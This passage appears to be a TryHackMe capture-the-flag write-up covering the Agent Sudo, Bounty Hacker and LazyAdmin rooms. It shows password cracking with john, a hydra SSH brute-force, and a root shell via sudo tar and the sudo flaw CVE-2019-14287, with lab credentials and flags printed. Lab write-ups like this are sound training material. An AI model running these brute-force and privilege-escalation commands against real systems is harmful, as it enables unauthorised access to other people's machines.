alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2023-11-21 13:59) 2.500g/s 118710p/s 118710c/s 118710C/s 123456..marie1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using zip2john allows us to turn the zip file into a file that's useable by john the ripper which may allow us to open it!


When we go ahead and use john on it we get the password which is alien

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ 7z e 8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,5 CPUs 11th Gen Intel(R) Core(TM) i7-11800H @
2.30GHz (806D1),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 07:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 07:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```

The answer is **alien**

steg password


```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  john_able.hash  To_agentR.txt

┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```



I can tell that the contents are encoded and well starting with the simpliest which is base64. We look up a decoder and we see that the location is:

Area51 is the answer

Who is the other agent (in full name)?



We can see that with steghide there's data hidden in the cute-alien.jpg file. Supplying it with the Area51 password with the extract option and –sf flag with steghide we're able to get the hidden message.


We get a message for james which tells us his ssh password and hopefully the name james is his ssh username!

James is the answer

SSH password


The answer is **hackerrules!**

What is the user flag?




Simply signing in and getting the flag


What is the incident of the photo called?




From there we can do a reverse image search on google to see where the image came from. It took me so long and there's a lot of messy data out there but I eventually found it's from **Roswell Alien Autopsy**

CVE number for the escalation






Using sudo –l we can see that james is capable of running /bin/bash as root




Simply copying and pasting the line we found with the word exploit we get this exploit. Going to the page we get the CVE:


CVE-2019-14287 is the answer

What is the root flag?





The code from the 47502.py exploit found. We can see we need to run a simple one line sudo command to exploit the permission.



We run the line and get root. Allowing us to find the root flag and even who Agent R is!

(Bonus) Who is Agent R?

Deskel

Bounty Hacker


The main landing page is very Cowboy Bebop themed.


Find open ports on the machine


```
└─$ nmap -sC -sV -T4 -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 17:11 EST
Nmap scan report for 10.10.66.13
Host is up (0.14s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.44.161
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.57 seconds
```

The answer is **3**

Who wrote the task list?







Connecting to the ftp server with anonymous which I accidentally put instead of ftp and it worked. We're able to see there's 2 files on the server. Grabbing them both!

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e

┌──(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Printing out locks.txt we can see that it's a seemingly random list of words however being real it's probably passwords.

Lin is the one who wrote the task list.

What service can you bruteforce with the text file found?

ssh

What is the users password?

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ hydra -l lin -P locks.txt $IP ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-21 17:23:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.66.13:22/
[22][ssh] host: 10.10.66.13   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-21 17:23:36
```

Using hydra we're able to bruteforce ssh. This didn't take us forever since we had a short list and it was more towards the front of the password wordlist.

The password is: **RedDr4gonSynd1cat3**

User.txt

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ ssh lin@$IP
lin@10.10.66.13's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

Signing onto ssh we're able to easily get the user.txt flag

root.txt

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
```

https://gtfobins.github.io/gtfobins/tar/

Starting with the easiest method we're going to look at if we're able to run any commands as root. We find that we're capable of runnning tar as root.

Doing some reaserching I found the github I posted above which is a great resource! But using the tar exploit we're able to get root on the machine!

```
# cd root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

We simply cat out the root.txt flag once we get root access.

LazyAdmin


What is the user flag?

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└─$ nmap -sC -sV -T4 -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 17:33 EST
Nmap scan report for 10.10.171.128
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.89 seconds
```


We can see from our nmap scan that there is only ssh and a web server on this machine.

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└─$ gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt > gobuster_scan.txt
Progress: 4614 / 4615 (99.98%)

┌──(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└─$ cat gobuster_scan.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.171.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 278]
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/content             (Status: 301) [Size: 316] [--> http://10.10.171.128/content/]
/index.html          (Status: 200) [Size: 11321]
/server-status       (Status: 403) [Size: 278]

===============================================================
Finished
===============================================================
```

Running gobuster on the server for some enumeration we get the only interesting thing being a /content directory



This is the main landing page for the website. Even looking through the html there's nothing interesting.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting


and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed

